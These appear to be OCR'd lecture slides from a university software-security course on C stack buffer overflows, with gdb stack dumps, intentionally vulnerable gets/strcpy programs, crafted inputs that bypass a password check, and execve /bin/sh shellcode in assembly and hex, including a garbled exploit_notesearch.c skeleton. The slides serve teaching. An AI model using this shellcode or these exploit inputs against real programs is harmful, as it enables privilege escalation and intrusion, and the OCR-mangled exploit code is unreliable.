

# Software Security

*Module 3 - C Exploits (Part 1)*

CMPE279  
Software Security Technologies  
San Jose State University

# BUFFER OVERFLOW

*Example #1 - Seacord Book*

A screenshot of a terminal window titled "password.c". The window contains the following C code:

```
1 #include <stdio.h>
2 #include <stdbool.h>
3 #include <stdlib.h>
4 #include <string.h>
5
6
7 bool IsPasswordOK(void) {
8     char Password[12];
9
10    gets(Password);
11    return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15     bool PwStatus;
16
17     puts("Enter password:");
18     PwStatus = IsPasswordOK();
19     if (PwStatus == false) {
20         puts("Access denied");
21         exit(-1);
22     }
23     puts("Access approved");
24 }
```

The code defines a function `IsPasswordOK` that reads a password from the user and compares it to "goodpass". If they match, it returns `true`; otherwise, it returns `false`. The `main` function calls `IsPasswordOK`, checks the result, and prints either "Access denied" or "Access approved" based on the outcome.

Group: all

eax	-1073744556
ecx	0xfffff4d0
edx	0x1
ebx	0xb7fc9ff4
esp	0xfffff490
ebp	0xfffff4b8
esi	0x80484e0
edi	0x80483a0
eip	0x8048490
eflags	0x286
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

```
(gdb) x/x
0xbffff4d4: 0xffff
(gdb) x/x
0xbffff4d8: 0xffff
(gdb) x/x
0xbffff4dc: 0xb7fe
(gdb) clear
Deleted breakpoint 13
(gdb)
```

password.c - Source Window

File Run View Control Preferences Help

password.c main SRC+ASM

```

6
7 bool IsPasswordOK(void) {
8     char Password[12];
9
10    gets(Password);
11    return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15     bool PwStatus;
16
17     puts("Enter password:");
18     PwStatus = IsPasswordOK();
19     if (PwStatus == false) {
20         puts("Access denied");
21         exit(-1);
22     }

```

```

0x804847f <main>:      lea    ecx, [esp+0x4]
0x8048483 <main+4>:    and    esp, 0xfffffffff0
0x8048486 <main+7>:    push   DWORD PTR [ecx-0x4]
0x8048489 <main+10>:   push   ebp
0x804848a <main+11>:   mov    ebp, esp
0x804848c <main+13>:   push   ecx
0x804848d <main+14>:   sub    esp, 0x24
0x8048490 <main+17>:   mov    DWORD PTR [esp], 0x8048599
0x8048497 <main+24>:   call   0x8048370 <puts@plt>
0x804849c <main+29>:   call   0x8048454 <IsPasswordOK>
0x80484a1 <main+34>:   mov    BYTE PTR [ebp-0x5], al
0x80484a4 <main+37>:   movzx eax, BYTE PTR [ebp-0x5]
0x80484a8 <main+41>:   xor    eax, al
0x80484ab <main+44>:   test   al, al
0x80484ad <main+46>:   je    0x80484c7 <main+72>
0x80484ad <main+46>:   mov    DWORD PTR [esp], 0x8048599

```

Program stopped at line 17, 0x8048490

	ADDR	MEMORY
main: ebp	0xfffff4b8	0xfffff528
	0xfffff4b4	0xfffff4d0
PwStatus	0xfffff4b0	0xb7ff07b0
	0xfffff4ac	0x80484f9
	0xfffff4a8	0xfffff4c8
	0xfffff4a4	0x8049ff4
	0xfffff4a0	0xb7fc9ff4
	0xfffff49c	0x804832c
	0xfffff498	0xfffff4a8
	0xfffff494	0x8049ff4
main: esp	0xfffff490	0xb7f8c329

```
(gdb) p PwStatus
$8 = 183

(gdb) p &PwStatus
$9 = (_Bool *) 0xfffff4b3

(gdb) x/1x &PwStatus
0xbffff4b3: 0xfffff4d0b7

(gdb) x/1b &PwStatus
0xbffff4b3: 0xb7

(gdb) |
```

Addresses	Memory					
	Address	0	4	8	C	ASCII
0xfffff490	0xb7f8c329	0x08049ff4	0xfffff4a8	0x0804832c	)	.....,..
0xfffff4a0	0xb7fc9ff4	0x08049ff4	0xfffff4c8	0x080484f9	.....	.....(....u...
0xfffff4b0	0xb7ff07b0	0xfffff4d0	0xfffff528	0xb7e81775	.....	.....(....u...
0xfffff4c0	0x80484e0	0x080483a0	0xfffff528	0xb7e81775	.....	.....(....u...
0xfffff4d0	0x00000001	0xfffff554	0xfffff55c	0xb7fe0b40	....T....\....@....	.....\.....@....
0xfffff4e0	0x00000001	0x00000001	0x00000000	0x0804827b	.....	.....{....

password.c - Source Window

File Run View Control Preferences Help

password.c IsPasswordOK SRC+ASM

```

6
7 bool IsPasswordOK(void) {
8     char Password[12];
9
10    gets(Password);
11    return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15     bool PwStatus;
16
17     puts("Enter password:");
18     PwStatus = IsPasswordOK();
19     if (PwStatus == false) {
20         puts("Access denied");
21         exit(-1);
22     }
23
24 0x8048454 <IsPasswordOK>:           push    ebp
25 0x8048455 <IsPasswordOK+1>:         mov     ebp,esp
26 0x8048457 <IsPasswordOK+3>:         sub     esp,0x18
27 0x804845a <IsPasswordOK+6>:         lea     eax,[ebp-0xc]
28 0x804845d <IsPasswordOK+9>:         mov     DWORD PTR [esp],eax
29 0x8048460 <IsPasswordOK+12>:        call    0x8048350 <gets@plt>
30 0x8048465 <IsPasswordOK+17>:        mov     DWORD PTR [esp+0x4],0x80
31 0x804846d <IsPasswordOK+25>:        lea     eax,[ebp-0xc]
32 0x8048470 <IsPasswordOK+28>:        mov     DWORD PTR [esp],eax
33 0x8048473 <IsPasswordOK+31>:        call    0x8048380 <strcmp@plt>
34 0x8048478 <IsPasswordOK+36>:        test   eax,eax
35 0x804847a <IsPasswordOK+38>:        sete   al
36 0x804847d <IsPasswordOK+41>:        leave
37 0x804847e <IsPasswordOK+42>:        ret

```

Enter password:  
123456789

(gdb) p Password  
\$18 = "ô\237üà\204\004"

(gdb) p &Password  
\$19 = (char (\*)[12]) 0xbffff47c

(gdb) x/x \$ebp  
0xbffff488: 0xbffff488

(gdb) x/x \$esp  
0xbffff470: 0xb7fc9ff4

(gdb)

Program stopped at line 10, 0x804845a

	ADDR	MEMORY
main: ebp	0xbffff4b8	0xfffff528
	0xbffff4b4	0xfffff4d0
PwStatus	0xbffff4b0	0xb7ff07b0
	0xbffff4ac	0x080484f9
	0xbffff4a8	0x080484c8
	0xbffff4a4	0x8049ff4
	0xbffff4a0	0xb7fc9ff4
	0xbffff49c	0x0804832c
	0xbffff498	0x080484a8
	0xbffff494	0x8049ff4
main: esp	0xbffff490	0xb7f8c329
ret: main+34	0xbffff48c	0x080484a1
pwd: ebp	0xbffff488	0xfffff4b8
	0xbffff484	0x080483a0
	0xbffff480	0x80484e0
Password[12]	0xbffff47c	0xb7fc9ff4
	0xbffff478	0xb7fc4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xb7fc9ff4

Memory					
Addresses					
Address	\$esp	0	4	8	C ASCII
0xbffff470	0xb7fc9ff4	0x0000000f	0xb7fc4c0	0xb7fc9ff4	.....
0xbffff480	0x080484e0	0x080483a0	0xbffff4b8	0x080484a1	.....
0xbffff490	0x08048599	0x08049ff4	0xbffff4a8	0x0804832c	.....
0xbffff4a0	0xb7fc9ff4	0x08049ff4	0xbffff4c8	0x080484f9	.....
0xbffff4b0	0xb7ff07b0	0xbffff4d0	0xbffff528	0xb7e81775	.....(u...)
0xbffff4c0	0x080484e0	0x080483a0	0xbffff528	0xb7e81775	.....(u...)

Console Window

```

(gdb) p Password
$18 = "ô\237üà\204\004\b?\203\004\b"
(gdb) p &Password
$19 = (char (*)[12]) 0xbffff47c
(gdb) x/x $ebp
0xbffff488: 0xbffff488
(gdb) x/x $esp
0xbffff470: 0xb7fc9ff4
(gdb)

```

Group: all

eax	-1073744772
ecx	0xbfffff47c
edx	0xb7fc0c4
ebx	0xb7fc9ff4
esp	0xbfffff470
ebp	0xbfffff488
esi	0x80484e0
edi	0x80483a0
eip	0x8048465
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

```
(gdb) p/x $-4
$27 = 0xbfffff47c
(gdb) p/x $-4
$28 = 0xbfffff478
(gdb) p/x $-4
$29 = 0xbfffff474
(gdb) p/x $-4
$30 = 0xbfffff470
(gdb)
```

password.c - Source Window

File Run View Control Preferences Help

password.c IsPasswordOK SRC+ASM

```

6
7 bool IsPasswordOK(void) {
8     char Password[12];
9
10    gets(Password);
11    return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15     bool PwStatus;
16
17     puts("Enter password:");
18     PwStatus = IsPasswordOK();
19     if (PwStatus == false) {
20         puts("Access denied");
21         exit(-1);
22     }
23
24 0x8048454 <IsPasswordOK>:           push    ebp
25 0x8048455 <IsPasswordOK+1>:        mov     ebp,esp
26 0x8048457 <IsPasswordOK+3>:        sub     esp,0x18
27 0x804845a <IsPasswordOK+6>:        lea     eax,[ebp-0xc]
28 0x804845d <IsPasswordOK+9>:        mov     DWORD PTR [esp],eax
29 0x8048460 <IsPasswordOK+12>:       call    0x8048350 <gets@plt>
30 0x8048465 <IsPasswordOK+17>:       mov     DWORD PTR [esp+0x4],0x80
31 0x804846d <IsPasswordOK+25>:       lea     eax,[ebp-0xc]
32 0x8048470 <IsPasswordOK+28>:       mov     DWORD PTR [esp],eax
33 0x8048473 <IsPasswordOK+31>:       call    0x8048380 <strcmp@plt>
34 0x8048478 <IsPasswordOK+36>:       test   eax,eax
35 0x804847a <IsPasswordOK+38>:       sete   al
36 0x804847d <IsPasswordOK+41>:       leave
37 0x804847e <IsPasswordOK+42>:       ret

```

Program stopped at line 11, 0x8048465

	ADDR	MEMORY
main: ebp	0xbffff4b8	0xbffff528
	0xbffff4b4	0xbffff4d0
PwStatus	0xbffff4b0	0xb7ff07b0
	0xbffff4ac	0x80484f9
	0xbffff4a8	0xbffff4c8
	0xbffff4a4	0x8049ff4
	0xbffff4a0	0xb7fc9ff4
	0xbffff49c	0x804832c
	0xbffff498	0xbffff4a8
	0xbffff494	0x8049ff4
main: esp	0xbffff490	0xb7f8c329
ret: main+34	0xbffff48c	0x80484a1
pwd: ebp	0xbffff488	0xbffff4b8
	0xbffff484	0x8040039
	0xbffff480	0x38373635
Password[12]	0xbffff47c	0x34333231
	0xbffff478	0xb7fca4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c

Enter password:  
123456789

Addresses

Address \$esp

Target is LITTLE endian

	0	4	8	C	ASCII
0xbfffff470	0xbfffff47c	0x0000000f	0xb7fca4c0	0x34333231	.....1234
0xbfffff480	0x38373635	0x08040039	0xbfffff4b8	0x80484a1	56789.....
0xbfffff490	0x8048599	0x08049ff4	0xbfffff4a8	0x804832c	.....,..
0xbfffff4a0	0xb7fc9ff4	0x08049ff4	0xbfffff4c8	0x80484f9	.....
0xbfffff4b0	0xb7ff07b0	0xbfffff4d0	0xbfffff528	0xb7e81775	.....(....u...
0xbfffff4c0	0x80484e0	0x080483a0	0xbfffff528	0xb7e81775	.....(....u...

Group: all

eax	-1073744772
ecx	0xbffff47c
edx	0xb7fc0c4
ebx	0xb7fc9ff4
esp	0xbffff470
ebp	0xbffff488
esi	0x80484e0
edi	0x80483a0
eip	0x8048465
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

Breakpoint 6 at 0x8048...

```
(gdb) c
Continuing.

Program exited with code 0.
Argument required (target)

Breakpoint 7, main () at password.c:11
Breakpoint 1, IsPasswo...
(gdb)
```

Program stopped at line 11 8048465 11

Memory

Addresses

Address \$esp

Target is LITTLE endian

	0	4	8	C	ASCII
0xbffff470	0xbffff47c	0x0000000f	0xb7fc0c40	0x34333231	.....1234
0xbffff480	0x38373635	0x41413039	0xbffff400	0x080484a1	567890AA.....
0xbffff490	0x08048599	0x08049ff4	0xbffff4a8	0x0804832c	.....,...
0xbffff4a0	0xb7fc9ff4	0x08049ff4	0xbffff4c8	0x080484f9	.....
0xbffff4b0	0xb7ff07b0	0xbffff4d0	0xbffff528	0xb7e81775	.....(....u...
0xbffff4c0	0x080484e0	0x080483a0	0xbffff528	0xb7e81775	.....(....u...

	ADDR	MEMORY
main: ebp	0xbffff4b8	0xbffff528
	0xbffff4b4	0xbffff4d0
PwStatus	0xbffff4b0	0xb7ff07b0
	0xbffff4ac	0x080484f9
	0xbffff4a8	0xbffff4c8
	0xbffff4a4	0x80849ff4
	0xbffff4a0	0xb7fc9ff4
	0xbffff49c	0x0804832c
	0xbffff498	0xbffff4a8
	0xbffff494	0x08049ff4
main: esp	0xbffff490	0xb7f8c329
ret: main+34	0xbffff48c	0x080484a1
pwd: ebp	0xbffff488	0xbffff4b8
AA = 0x4141	0xbffff484	0x41413039
	0xbffff480	0x38373635
Password[12]	0xbffff47c	0x34333231
	0xbffff478	0xb7fc0c40
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c

Enter password:  
1234567890AA

Group: all

eax	0xfffff4cc
ecx	0xfffff4cc
edx	0xb7fc0c4
ebx	0xb7fc9ff4
esp	0xfffff4c0
ebp	0xfffff4d8
esi	0x80484e0
edi	0x80483a0
eip	0x8048465
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

```

which has no line numbers
0xb7ed7dab in __IO_defai
Single stepping until e
which has no line numbers
0xb7ed9362 in __uflow
Single stepping until e
which has no line numbers
0xb7ecbd84 in gets ()
Single stepping until e
which has no line numbers
IsPasswordOK () at pas
(gdb)

```

password.c - Source Window

File Run View Control Preferences Help

password.c IsPasswordOK SOURCE

```

1
2 #include <stdio.h>
3 #include <stdbool.h>
4 #include <stdlib.h>
5 #include <string.h>
6
7 bool IsPasswordOK(void) {
8     char Password[12];
9
10    gets(Password);
11    return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15     bool PwStatus;
16
17     puts("Enter password:");
18     PwStatus = IsPasswordOK();
19     if (PwStatus == false) {
20         puts("Access denied");
21         exit(-1);
22     }
23 }

```

Enter password:  
123456789012\xbf\xff\xf4\xb8

Program stopped at 0x8048465 8048465 11

	ADDR	MEMORY
main: ebp	0xfffff4b8	0xfffff528
	0xfffff4b4	0xfffff4d0
PwStatus	0xfffff4b0	0xb7ff07b0
	0xfffff4ac	0x080484f9
	0xfffff4a8	0xfffff4c8
	0xfffff4a4	0x80849ff4
	0xfffff4a0	0xb7fc9ff4
	0xfffff49c	0x0804832c
	0xfffff498	0xfffff4a8
	0xfffff494	0x80849ff4
main: esp	0xfffff490	0xb7f8c329
ret: main+34	0xfffff48c	0x080484a1
pwd: ebp	0xfffff488	0xb8f4ffbf
	0xfffff484	0x32310039
	0xfffff480	0x38373635
Password[12]	0xfffff47c	0x34333231
	0xfffff478	0xb7fc4c0
	0xfffff474	0x0000000f
pwd: esp	0xfffff470	0xfffff47c

Memory

Addresses

Address \$esp Target is LITTLE endian

Address	\$esp	0	4	8	C	ASCII
0xfffff4c0	0xfffff4cc	0x0000000f	0xb7fc4c0	0x34333231	.....	1234
0xfffff4d0	0x38373635	0x32310039	0xb8f4ffbf	0x08048400	56789012.....	
0xfffff4e0	0x08048599	0x08049ff4	0xfffff4f8	0x0804832c	.....,..	
0xfffff4f0	0xb7fc9ff4	0x08049ff4	0xfffff518	0x080484f9	.....	
0xfffff500	0xb7ff07b0	0xfffff520	0xfffff578	0xb7e81775	.... .x...u...	
0xfffff510	0x080484e0	0x080483a0	0xfffff578	0xb7e81775	.... .x...u...	

8

Group:	all
eax	0xbfffff4cc
ecx	0xbfffff4cc
edx	0xb7fc0c4
ebx	0xb7fc9ff4
esp	0xbfffff4c0
ebp	0xbfffff4d8
esi	0x80484e0
edi	0x80483a0
eip	0x8048465
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

```
password.c - Source Window
File Run View Control Preferences Help
Find: SOURCE
password.c IsPasswordOK
1
2 #include <stdio.h>
3 #include <stdbool.h>
4 #include <stdlib.h>
5 #include <string.h>
6
7 bool IsPasswordOK(void) {
8     char Password[12];
9
10    gets(Password);
11    return 0 == strcmp(Password, "goodpass");
12 }
13
14 int main(void) {
15     bool PwStatus;
16
17     puts("Enter password:");
18     PwStatus = IsPasswordOK();
19     if (PwStatus == false) {
20         puts("Access denied");
21         exit(-1);
22     }
}

```

Enter password:  
1234567890\x00\x00  
Access denied

```
Enter password:  
1234567890\x00\x00  
Access denied
```

Memory

Address	\$esp	0	4	8	C	ASCII
0xbffff4c0	0xbffff4cc	0x0000000f	0xb7fc4c0	0x34333231	.....	1234
0xbffff4d0	0x38373635	0x00003039	0xbffff500	0x080484a1	567890	.....
0xbffff4e0	0x08048599	0x08049ff4	0xbffff4f8	0x0804832c	.....,	....
0xbffff4f0	0xb7fc9ff4	0x08049ff4	0xbffff518	0x080484f9	.....	.....
0xbffff500	0xb7ff07b0	0xbffff520	0xbffff578	0xb7e81775	.... x...u...	
0xbffff510	0x080484e0	0x080483a0	0xbffff578	0xb7e81775	.... x...u...	

password.c - Source Window

File Run View Control Preferences Help

Group: all

eax	-256
ecx	0xffffffff
edx	0x80485a0
ebx	0xb7fc9ff4
esp	0xbfffff4d0
ebp	0xbfffff4f8
esi	0x80484f0
edi	0x80483a0
eip	0x80484a4
eflags	0x286
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0
gs	0x33

password.c main SRC+ASM

```

- 10     gets(Password);
- 11     return 0 == strcmp(Password, "goodpass");
- 12 }
- 13
- 14 int main(void) {
- 15     bool PwStatus;
- 16
- 17     puts("Enter password:");
- 18     PwStatus = IsPasswordOK();
- 19     if (PwStatus == false) {
- 20         puts("Access denied");
- 21         exit(-1);
- 22     }
- 23     puts("Access approved");
- 24 }
```

Enter password:  
1234567890\x00\x00\x00\xf5\xff\xbf\xc7\x84\x04\x08  
Access approved

0x8048490	call	0x8048454 <IsPasswordOK>
0x8048497	mov	BYTE PTR [ebp-0x5], al
0x804849c <main+29>:	movzx	eax, BYTE PTR [ebp-0x5]
0x80484a1 <main+34>:	xor	eax, 0x1
0x80484a4 <main+37>:	test	al, al
0x80484a8 <main+41>:	je	0x80484c7 <main+72>
0x80484ab <main+44>:	mov	DWORD PTR [esp], 0x804890
0x80484ad <main+46>:	call	0x8048370 <puts@plt>
0x80484af <main+48>:	mov	DWORD PTR [esp], 0xfffffff
0x80484b6 <main+55>:	call	0x8048390 <exit@plt>
0x80484bb <main+60>:	mov	DWORD PTR [esp], 0x804890
0x80484c2 <main+67>:	call	0x8048370 <puts@plt>
0x80484c7 <main+72>:	add	esp, 0x24
0x80484ce <main+79>:	pop	ecx
0x80484d3 <main+84>:		
0x80484d6 <main+87>:		

(gdb)

Program stopped at line 19, 0x80484a4

8!

```
seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File Edit View Terminal Help
; uses relative addressing rather than absolute addresses

    SECTION .text
    global _start
_start:
    nop
    nop
    nop
    nop
    jmp    callback
dowork:
    pop    esi      ; esi now has address of "/usr/bin/cal"
    push   0         ; args[1] - NULL
    push   esi       ; args[0] - "/usr/bin/cal"
    mov    edx,0     ; param #3 - NULL
    mov    ecx,esp   ; param #2 - address of args array
    mov    ebx,esi   ; param #1 - "/usr/bin/cal"
    mov    eax,0xb   ; system call for execve
    int    0x80     ; invoke system call
    mov    ebx,0     ; exit code
    mov    eax,1     ; system call for exit
    int    0x80     ; invoke system call
callback:
    call   dowork   ; pushes address of "/usr/bin/cal" onto stack
    db    "/usr/bin/cal" ; shell program to run
-
-
-
"get_shell_execve_1.asm" 25L, 640C           1,1          All
```

```
seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File Edit View Terminal Help
get_shell_execve_1.out:      file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
08048060:    90                      nop
08048061:    90                      nop
08048062:    90                      nop
08048063:    90                      nop
08048064:    e9 23 00 00 00          jmp     804808c <callback>

08048069 <dowork>:
08048069:    5e                      pop    %esi
0804806a:    68 00 00 00 00          push   $0x0
0804806f:    56                      push   %esi
08048070:    ba 00 00 00 00          mov    $0x0,%edx
08048075:    89 e1                  mov    %esp,%ecx
08048077:    89 f3                  mov    %esi,%ebx
08048079:    b8 0b 00 00 00          mov    $0xb,%eax
0804807e:    cd 80                  int    $0x80
08048080:    bb 00 00 00 00          mov    $0x0,%ebx
08048085:    b8 01 00 00 00          mov    $0x1,%eax
0804808a:    cd 80                  int    $0x80

0804808c <callback>:
0804808c:    e8 d8 ff ff ff 2f 75 73 72 2f 62 69 6e 2f 63 61      .... /usr/bin/ca
0804809c:    6c
```

## **Issues:**

1. Too Many Bytes!
  2. Zero Bytes Could be A Problem.

seed@seed-desktop: ~/CMPE279/modules/module3/exploits

```
File Edit View Terminal Help
; uses relative addressing rather than absolute addresses

SECTION .text
global _start
_start:
    jmp    callback
dowork:
    pop    esi          ; esi now has address of "/usr/bin/cal"
    xor    edx,edx      ; edx = 0
    push   edx          ; args[1] = NULL
    push   esi          ; args[0] = "/usr/bin/cal"
    mov    ecx,esp      ; param #2 = address of args array
    mov    ebx,esi      ; param #1 = "/usr/bin/cal"
    xor    eax,eax      ; eax = 0
    mov    al,0xb        ; system call for execve
    int    0x80          ; system call
    xor    ebx,ebx      ; exit code = 0
    xor    eax,eax      ; eax = 0
    inc    eax          ; system call for exit = 1
    int    0x80          ; sysmem call
callback:
    call   dowork       ; pushes address of "/usr/bin/cal" onto stack
    db    "/usr/bin/cal",0 ; shell program to run █
```

"get\_shell\_execve\_2.asm" 23L, 684C written

23,44-64

All

```
seed@seed-desktop: ~/CMPE279/modules/module3/exploits
File Edit View Terminal Help

get_shell_execve_2.out:      file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
08048060:    e9 16 00 00 00        jmp    804807b <callback>

08048065 <dowork>:
08048065:    5e                  pop    %esi
08048066:    31 d2              xor    %edx,%edx
08048068:    52                  push   %edx
08048069:    56                  push   %esi
0804806a:    89 e1              mov    %esp,%ecx
0804806c:    89 f3              mov    %esi,%ebx
0804806e:    31 c0              xor    %eax,%eax
08048070:    b0 0b              mov    $0xb,%al
08048072:    cd 80              int    $0x80
08048074:    31 db              xor    %ebx,%ebx
08048076:    31 c0              xor    %eax,%eax
08048078:    40                  inc    %eax
08048079:    cd 80              int    $0x80

0804807b <callback>:
0804807b:    e8 e5 ff ff ff 2f 75 73 72 2f 62 69 6e 2f 63 61      ....../usr/bin/ca
0804808b:    6c 00

~ "get shell execve 2.objdump" 27L, 956C
```

	ADDR	MEMORY
main: ebp	0xbffff4b8	0x2f63616c
	0xbffff4b4	0x2f62696e
PwStatus	0xbffff4b0	0x2f757372
	0xbffff4ac	0xe5fffffff
	0xbffff4a8	0x40cd80e8
	0xbffff4a4	0x31db31c0
	0xbffff4a0	0xb00bcd80
	0xbffff49c	0x89f331c0
	0xbffff498	0x525689e1
	0xbffff494	0x00e531d2
main: esp	0xbffff490	0xe9160000
ret: main+34	0xbffff48c	0xbffff490
pwd: ebp	0xbffff488	0x00000000
	0xbffff484	0x00000000
	0xbffff480	0x00000000
Password[12]	0xbffff47c	0x00000000
	0xbffff478	0xb7fc4c0
	0xbffff474	0x0000000f
pwd: esp	0xbffff470	0xbffff47c

## This Attempt “Seg Faults”! Why? Fix the Exploit so it Works!

# REVERSING

*From OpCodes to Assembly*

ODA - The Online Disassembler

www2.onlinedisassembler.com/odaweb/#view/tab-assem

Search

VMW PRJS ADM NEWS ACTS REF SJSU 202 281 279 DOCS BOOKS LABS CLOUD

BETA ODA Share File Examples Help Blog Contact Us! login or register

## Live View

Set the platform below. Then watch the disassembly window update as you type hex bytes in the text area. You can also upload an ELF, PE, COFF, Mach-O, or other executable file from the File menu.

Platform: i386

```
eb 16 5e 31 d2 52 56 89 e1 89 f3 31 c0 b0 0b cd 80 31
db 31 c0 40 cd 80 e8 e5 ff ff ff 2f 62 69 6e 2f 73 68
```

Disassembly Hex Dump Sections File Info 0x00000015

```
.data:0x00000000 eb16          jmp    loc_00000018
.data:0x00000002 ; ===== F U N C T I O N =====
.data:0x00000002 ; CODE XREF: 0x00000018
.data:0x00000002
.data:0x00000002
.data:0x00000002
.func_00000002:
.data:0x00000002 5e          pop    esi
.data:0x00000003 31d2          xor    edx,edx
.data:0x00000005 52          push   edx
.data:0x00000006 56          push   esi
.data:0x00000007 89e1          mov    ecx,esp
.data:0x00000009 89f3          mov    ebx,esi      ; char* src = arg[1]
.data:0x0000000b 31c0          xor    eax,eax
.data:0x0000000d b00b          mov    al,0xb       ; char* dst = arg[0]
.data:0x0000000f cd80          int    0x80
.data:0x00000011 31db          xor    ebx,ebx
.data:0x00000013 31c0          xor    eax,eax
.data:0x00000015 40          inc    eax
.data:0x00000016 cd80          int    0x80
.data:0x00000018
.loc_00000018:
.data:0x00000018 e8e5ffff    call   func_00000002      ; i++
.data:0x0000001d 2f          das
.data:0x0000001e 62696e          bound ebp,QWORD PTR [ecx+0x6e]
.data:0x00000021 2f          das
.data:0x00000022 7368          jae   0x0000008c
```

Disassembly Hex Dump Sections File Info 0x00000015

```
.data:00000000 eb 16 5e 31 d2 52 56 89 e1 89 f3 31 c0 b0 0b cd ..^1.RV....1....
.data:00000010 80 31 db 31 c0 40 cd 80 e8 e5 ff ff ff 2f 62 69 .1.1.@...../bi
.data:00000020 6e 2f 73 68 n/sh
```

**What does this payload do?  
Try using it to exploit  
“Password” to see the result.**

# BUFFER OVERFLOW

*Example #2 - Hacking Book*

# overflow\_example.c

seed@seed-desktop: ~/CMPE279/modules/module3/hacking

File Edit View Terminal Help

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int value = 5;
    char buffer_one[8], buffer_two[8];

    strcpy(buffer_one, "one"); /* put "one" into buffer_one */
    strcpy(buffer_two, "two"); /* put "two" into buffer_two */

    printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
    printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
    printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

    printf("\n[STRCPY] copying %d bytes into buffer_two\n\n", strlen(argv[1]));
    strcpy(buffer_two, argv[1]); /* copy first argument into buffer_two */

    printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
    printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
    printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

seed@seed-desktop: ~/CMPE279/modules/module3/hacking

File Edit View Terminal Help

```
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ cat overflow.sh
gcc -fno-stack-protector -g -m32 -o overflow_example overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$
```

seed@seed-desktop: ~/CMPE279/modules/module3/hacking

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    unsigned int i, *ptr, ret, offset=270;
    char *com

    command = bzero(command, offset);
    strcpy(command, buffer);

    if(argc > 1)
        offset = (unsigned int) argv[1];
    ret = (unsigned int) &main;

    for(i=0; i < offset; i++)
        *((unsigned char *) memchr(buffer, 0, i)) = 0;

    memset(buffer, 0, offset);
    memcpy(buffer, shellcode, offset);
    strcat(command, buffer);

    system(command);
    free(command);
}
```

ODA - The Online Disassembler

www2.onlinedisassembler.com/odaweb/

BETA ODA Share File Examples Help Blog Contact Us! login or register

Live View

Set the platform below. Then watch the disassembly window update as you type hex bytes in the text area. You can also upload an ELF, PE, COFF, Mach-O, or other executable file from the File menu.

Platform: i386

31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68  
2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89  
e1 cd 80

Disassembly	Hex Dump	Sections	File Info
.data:0x00000000 31c0 xor eax, eax			
.data:0x00000002 31db xor ebx, ebx			
.data:0x00000004 31c9 xor ecx, ecx			
.data:0x00000006 99 cdq			
.data:0x00000007 b0a4 mov al, 0xa4			
.data:0x00000009 cd80 int 0x80 ; char* src = arg[1]			
.data:0x0000000b 6a0b push 0xb			
.data:0x0000000d 58 pop eax ; char* dst = arg[0]			
.data:0x0000000e 51 push ecx			
.data:0x0000000f 682f2f7368 push 0x68732f2f			
.data:0x00000014 682f62696e push 0x6e69622f ; dst[i] = c			
.data:0x00000019 89e3 mov ebx, esp			
.data:0x0000001b 51 push ecx ; while (c != 0)			
.data:0x0000001c 89e2 mov edx, esp			
.data:0x0000001e 53 push ebx			
.data:0x0000001f 89e1 mov ecx, esp			
.data:0x00000021 cd80 int 0x80			

i386 | 35 bytes | strcpy (x86)

```
seed@seed-de
gcc -fno-stack-protector -g -m32 -o exploit_noteresearch exploit_noteresearch.c
```

# auth\_overflow.c

## auth\_flag

Exposed to  
buffer  
overflow

Note: locals  
PUSHED in  
order defined.

```
auth_overflow.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6     int auth_flag = 0;
7     char password_buffer[16];
8
9     strcpy(password_buffer, password);
10
11    if(strcmp(password_buffer, "brillig") == 0)
12        auth_flag = 1;
13    if(strcmp(password_buffer, "outgrabe") == 0)
14        auth_flag = 1;
15
16    return auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20     if(argc < 2) {
21         printf("Usage: %s <password>\n", argv[0]);
22         exit(0);
23     }
24     if(check_authentication(argv[1])) {
25         printf("\n=====\\n");
26         printf("      Access Granted.\n");
27         printf("=====\\n");
28     } else {
29         printf("\nAccess Denied.\n");
30     }
31 }
32
```

File Edit View Terminal Help

Access Denied.

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ vi auth\_overflow.c

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ls

auth\_overflow exploit\_notesearch notesearch notetaker.c

auth\_overflow2 exploit\_notesearch.c notesearch.c notetaker.sh

